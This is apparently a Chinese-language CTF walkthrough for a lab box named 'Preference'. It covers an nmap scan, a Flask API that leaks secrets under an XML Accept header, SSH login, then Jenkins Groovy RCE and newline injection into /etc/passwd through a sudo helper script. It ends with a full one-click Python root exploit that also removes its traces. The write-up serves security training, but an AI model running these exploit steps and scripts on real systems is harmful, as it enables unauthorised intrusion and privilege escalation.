Preference
端口扫描
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 13:00 +0800
Nmap scan report for 192.168.1.41
Host is up (0.0025s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.5 (protocol 2.0)
5566/tcp open  http    Werkzeug httpd 3.1.8 (Python 3.14.7)
|_http-title: Maze Corp - Employee Directory
|_http-server-header: Werkzeug/3.1.8 Python/3.14.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=8/23%OT=22%CT=1%CU=33196%PV=Y%DS=2%DC=T%G=Y%TM=6A8A7E8
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=106%TI=Z%CI=Z%TS=21)SEQ(SP=
OS:101%GCD=1%ISR=FD%TI=Z%CI=Z%TS=20)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NW9%
OS:O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11
OS:)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W
OS:=FAF0%O=M5B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N
OS:)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=C9A2%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=C9BC%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=C9D6%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=C9E2%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=C9FC%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using port 111/tcp)
HOP RTT     ADDRESS
1   0.34 ms LAPTOP-L8P806AH.mshome.net (172.22.64.1)
2   3.42 ms 192.168.1.41

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
USERFLAG

html中:
<input id="uid" type="number" min="1" placeholder="e.g. 8764">
前端找到:http://192.168.1.41:5566/static/app.js
const input = document.getElementById('uid');
const button = document.getElementById('lookup');
const result = document.getElementById('result');
const card = document.getElementById('card');
const error = document.getElementById('error');

const FIELDS = [
  ['uid', 'UID'],
  ['username', 'Username'],
  ['display_name', 'Display Name'],
  ['role', 'Role'],
  ['department', 'Department'],
  ['email', 'Email'],
  ['phone', 'Phone'],
  ['status', 'Status']
];

function renderCard(fields) {
  card.innerHTML = '';
  for (const [key, label] of FIELDS) {
    if (fields[key] === undefined) continue;
    const row = document.createElement('div');
    row.className = 'field';
    const k = document.createElement('span');
    k.className = 'key';
    k.textContent = label;
    const v = document.createElement('span');
    v.className = 'value';
    v.textContent = fields[key];
    row.appendChild(k);
    row.appendChild(v);
    card.appendChild(row);
  }
}

async function lookup() {
  error.classList.add('hidden');
  result.classList.add('hidden');
  const uid = input.value.trim();
  if (!uid) return;

  const res = await fetch('/api/user/' + uid, {
    headers: { 'Accept': 'application/json' }
  });

  const text = await res.text();
  if (!res.ok) {
    error.textContent = 'Request failed with status ' + res.status;
    error.classList.remove('hidden');
    return;
  }

  renderCard(JSON.parse(text));
  result.classList.remove('hidden');
}

button.addEventListener('click', lookup);
input.addEventListener('keydown', (e) => {
  if (e.key === 'Enter') lookup();
});
后端接口是
'/api/user/' + uid
于是调用api:先试试http://192.168.1.41:5566/api/user/8764
{"department":"\u7814\u53d1\u90e8","display_name":"Gao Yan","email":"gaoyan8764@mazesec.dsz","phone":"13898408861","role":"developer","status":"active","uid":8764,"username":"gaoyan8764"}
再试试不存在的
{"error":"Not Found","message":"User with uid '1111' not found.","path":"/api/user/1111","status":404}
空ua:
HTTP/1.1 406 NOT ACCEPTABLE
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 05:43:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
发现有接受类型限制
application/xml和application/json可用,但是
application/xml返回
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 05:44:12 GMT
Content-Type: text/xml; charset=utf-8; charset=utf-8
Content-Length: 639
X-Served-By: internal-origin
Connection: close

<?xml version="1.0" ?>
<user>
  <uid>8764</uid>
  <username>gaoyan8764</username>
  <display_name>Gao Yan</display_name>
  <role>developer</role>
  <department>研发部</department>
  <email>gaoyan8764@mazesec.dsz</email>
  <phone>13898408861</phone>
  <status>active</status>
  <has_secret>1</has_secret>
  <sso_token>sso_developer_8764_245587</sso_token>
  <api_key>sk_internal_297624172687</api_key>
  <password_hash>$2b$12$3636850726830173</password_hash>
  <backup_codes>["946020", "203879", "488566", "401628"]</backup_codes>
  <vpn_access>1</vpn_access>
  <private_notes>服务器 SSH 密码: R00t8764!Pass</private_notes>
</user>
json返回:
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 05:44:52 GMT
Content-Type: application/json
Content-Length: 188
X-Served-By: internal-origin
Connection: close

{"department":"\u7814\u53d1\u90e8","display_name":"Gao Yan","email":"gaoyan8764@mazesec.dsz","phone":"13898408861","role":"developer","status":"active","uid":8764,"username":"gaoyan8764"}
于是ssh
gaoyan8764 / R00t8764!Pass
拿到userflag
gaoyan8764@Preference:~$ ls
user.txt
gaoyan8764@Preference:~$ cat user.txt
flag{user-6380a935b0dc8e88865aba0c0524b9b5}
ROOTFLAG
-rw-r--r--    1 root     root          3052 Aug 22 17:46 app.py
drwxr-xr-x    2 root     root          4096 Aug 22 17:43 static
drwxr-xr-x    2 root     root          4096 Aug 22 17:43 templates
-rw-r--r--    1 root     root         16384 Jun  8 17:32 users.db
看app.py
if wants_xml():
    return xml_response(dict(row), "internal-origin")
存在漏洞,这里直接将 dict(row)(即数据库中该用户行的所有原始字段)传给了 xml_response,我加上Accept: application/xml就可以吐出敏感数据
继续探测
gaoyan8764@Preference:~$ curl -s -H 'Accept: application/xml' -A 'curl' http://127.0.0.1:5566/api/user/8764
<?xml version="1.0" ?>
<user>
  <uid>8764</uid>
  <username>gaoyan8764</username>
  <display_name>Gao Yan</display_name>
  <role>developer</role>
  <department>研发部</department>
  <email>gaoyan8764@mazesec.dsz</email>
  <phone>13898408861</phone>
  <status>active</status>
  <has_secret>1</has_secret>
  <sso_token>sso_developer_8764_245587</sso_token>
  <api_key>sk_internal_297624172687</api_key>
  <password_hash>$2b$12$3636850726830173</password_hash>
  <backup_codes>["946020", "203879", "488566", "401628"]</backup_codes>
  <vpn_access>1</vpn_access>
  <private_notes>服务器 SSH 密码: R00t8764!Pass</private_notes>
</user>
发现多出很多数据
sso_token,api_key,password_hash,backup_codes
State        Recv-Q       Send-Q                  Local Address:Port             Peer Address:Port        Process
LISTEN       0            128                           0.0.0.0:5566                  0.0.0.0:*
LISTEN       0            128                           0.0.0.0:22                    0.0.0.0:*
ESTAB        0            36                       192.168.1.41:22                192.168.1.6:53640
LISTEN       0            50                 [::ffff:127.0.0.1]:8080                        *:*
LISTEN       0            128                              [::]:22                       [::]:*
探测8080
gaoyan8764@Preference:/opt/gateway$ curl -i http://127.0.0.1:8080
HTTP/1.1 403 Forbidden
Server: Jetty(12.1.3)
Date: Sun, 23 Aug 2026 06:01:49 GMT
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.9458c992=node01k9nkrtq9ap9c1oc85onjevuhc4.node0; Path=/; HttpOnly; SameSite=Lax
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=utf-8
X-Hudson: 1.395
X-Jenkins: 2.535
X-Jenkins-Session: f45f6871
Transfer-Encoding: chunked

<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2F'/><script id='redirect' data-redirect-url='/login?from=%2F' src='/static/f45f6871/scripts/redirect.js'></script></head><body style='background-color:white; color:white;'>
Authentication required
<!--
-->

</body></html>
Jenkins服务
利用上方泄露数据
拿原始cookie
url -s -c cookies.txt "http://127.0.0.1:8080" > /dev/null
出现crumb报错,也可以采取ssh隧道:
ssh -L 9090:127.0.0.1:8080 gaoyan8764@192.168.1.41

jenkins/Jenkins6530#Admin
登录

执行命令
Groovy RCE:["/bin/sh","-c",命令].execute() 基本格式

edit_passwd,这是root 的 shell 脚本,功能是改 /etc/passwd 的 GECOS 字段
随后造一个uid 0用户,然后su root
生成哈希:
openssl passwd -6 -salt haxsalt Hax12345

edit_passwd把GECOS参数原样写进文件
这个时候因为我的参数带有换行符,于是会拆出第二行,也就是往etc/passwd追加了新用户
def HASH = '$6$haxsalt$gxrczA.vOFX5W4cTR6qIqEUpzyuo8/3NiYWb9dJTLJx5SEJTH09cOpLa8tEU8xdP21nO/Q901USXRVra7xpNj/'

def cmd = """H='${HASH}'; sudo /usr/local/bin/edit_passwd jenkins "AA\nlily:\$H:0:0:lily" """

def p = ["/bin/sh", "-c", cmd].execute()
p.waitFor()
println "[+] Status code: " + p.exitValue()
println p.text
看到lily注入成功:
gaoyan8764@Preference:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
gaoyan8764:x:1000:1000::/home/gaoyan8764:/bin/bash
jenkins:x:1001:1001:AA
lily:$6$haxsalt$gxrczA.vOFX5W4cTR6qIqEUpzyuo8/3NiYWb9dJTLJx5SEJTH09cOpLa8tEU8xdP21nO/Q901USXRVra7xpNj/:0:0:lily:/var/lib/jenkins:/bin/bash

root一键脚本:
python3 - <<'PYEOF'
import urllib.request, urllib.parse, http.cookiejar, json, base64
HASH='$6$haxsalt$gxrczA.vOFX5W4cTR6qIqEUpzyuo8/3NiYWb9dJTLJx5SEJTH09cOpLa8tEU8xdP21nO/Q901USXRVra7xpNj/'
cj = http.cookiejar.CookieJar()
op = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))
op.open('http://127.0.0.1:8080/login')
data = urllib.parse.urlencode({'j_username':'jenkins','j_password':'Jenkins6530#Admin','from':'/'}).encode()
op.open(urllib.request.Request('http://127.0.0.1:8080/j_spring_security_check', data=data))
crumb = json.loads(op.open('http://127.0.0.1:8080/crumbIssuer/api/json').read())['crumb']
cmd = "H='%s'; sudo /usr/local/bin/edit_passwd jenkins \"AA\nhax2:$H:0:0:hax2\"; echo 'Hax12345' | su hax2 -c 'id; cat /root/root.txt; sed -i \"s|^jenkins:.*|jenkins:x:1001:1001::/var/lib/jenkins:/bin/bash|\" /etc/passwd; sed -i \"/^hax2:/d\" /etc/passwd'" % HASH
b64 = base64.b64encode(cmd.encode()).decode()
script = 'def p = ["/bin/sh","-c", new String(java.util.Base64.getDecoder().decode("' + b64 + '"))].execute(); p.waitFor(); println p.text'
data = urllib.parse.urlencode({'script':script}).encode()
req = urllib.request.Request('http://127.0.0.1:8080/script', data=data, headers={'Jenkins-Crumb':crumb})
print(op.open(req, timeout=20).read().decode())
PYEOF